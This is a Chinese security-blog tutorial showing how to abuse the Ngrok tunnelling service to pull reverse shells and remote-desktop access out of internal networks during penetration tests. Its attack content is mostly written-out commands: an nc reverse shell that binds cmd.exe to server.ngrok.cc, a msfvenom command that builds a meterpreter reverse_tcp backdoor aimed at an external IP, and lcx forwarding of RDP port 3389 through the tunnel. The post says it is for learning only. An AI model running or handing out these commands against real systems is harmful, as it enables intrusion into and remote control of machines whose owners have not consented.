
【技术分享】Ngrok内网穿透的几种利用

2016-09-19 16:02:26 阅读：37417次 收藏(156) 来源： 安全客

作者：Double8



作者：Double8

稿费：300RMB（不服你也来投稿啊！）

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿

前言

Ngrok的官方是这样介绍：一条命令解决的外网访问内网问题，本地WEB外网访问、本地开发微信、TCP端口转发。有tcp端口转发的功能，就尝试利用ngrok进行内网的穿透。Ngrok的网址：http://www.ngrok.cc/。

渗透的时候，有时候我们是内网，对方服务器也是内网，而没有vps怎么办，而又想实现端口转发，而这时候可以利用ngrok进行tcp的端口转发，实现内网的穿透。而且支持mac，Linux和windows。

PS:本文具有一定的攻击性，只用于学习，以下实验都是在虚拟机上面实现，还要感谢佳哥的指导。

Ngrok内网穿透的几种利用

首先先到http://www.ngrok.cc/login这个平台登陆进行注册，然后就可以添加自己本地需要转发的地址和接收的端口。

热门知识

【技术分享】浅谈struts2历史...
【漏洞分析】Apache Struts...
【技术分享】如何使用Burp Su...
【漏洞分析】360天眼实验室：Str...
【技术分享】无弹窗渗透测试实验
【APT报告】海莲花团伙的活动新趋势


友情链接 更多

360安全社区
360主机卫士
奇虎360技术博客
360网站卫士
360网站安全检测
360研究报告
360 Unicorn Team
360捉虫猎手
ThreatHunter社区
360安全应急响应中心

关注我们

微信关注

安全播报APP



选择需要的服务，填上外网需要接收的端口，和转发到本地的端口和地址,地址可以随意填。

进行nc的反弹

192.168.1.100是kali上面的ip，先选择对应的Linux版本，然后在Linux上面执行这句命令。

```
./sunny clientid 客户端id
```

当看到这个界面的时候，就可以进行转发了。

在要接收的Linux机器上面执行这个命令,进行监听：

在内网的机器当中执行这个命令：

```
nc -vv server.ngrok.cc 11226 -e c:\Windows\System32\cmd.exe
```

成功接收，有点意思吧。

msf的反弹

当没有一台外网的vps的时候，msf的利用是比较难的。但利用这个可以实现端口的转发。就可以实现即使在内网中也可以玩转msf。用法如下：

先启动服务，kali上面执行这个命令：./sunny clientid 客户端id。http://p6.qhimg.com/t01d4c3fff918b2f55e.png

这里实现的是由外网的端口转发到内网的12345端口当中:server.ngrok.cc(119.28.62.35):11226->192.168.1.102（kali的ip）:12345.

先生成一个后门：

```
msfvenom -a x86 --platform win -p windows/meterpreter/reverse_tcp LHOST=119.28.62.35 LPORT=11226 -f exe x> back.exe
```

然后把后门放在内网的机器上面执行。

在kali上面监听的结果：

成功反弹。


lcx实现的转发

这次是在windows上面启动ngrok，所以选择相应的版本，先执行《Sunny-Ngrok启动工具.bat》，再输入客户端id：

当看到以下界面就说明成功运行：

首先本地进行监听：

```
1 lcx -listen 12345 33891
```




然后将内网的3389转发出去，执行以下命令：

```
lcx.exe -slave server.ngrok.cc 11226 127.0.0.1 3389
```

然后用访问本地33891端口进行连接：

成功连接机器。



除了以上的方法，因为实现了端口转发，想利用的方式还是很多的，利用ssh端口的利用等。这里就不举例子了，自己可以尝试实现。

参与讨论，请先 登录 | 注册 | 匿名评论

匿名

发布

用户评论

无任何评论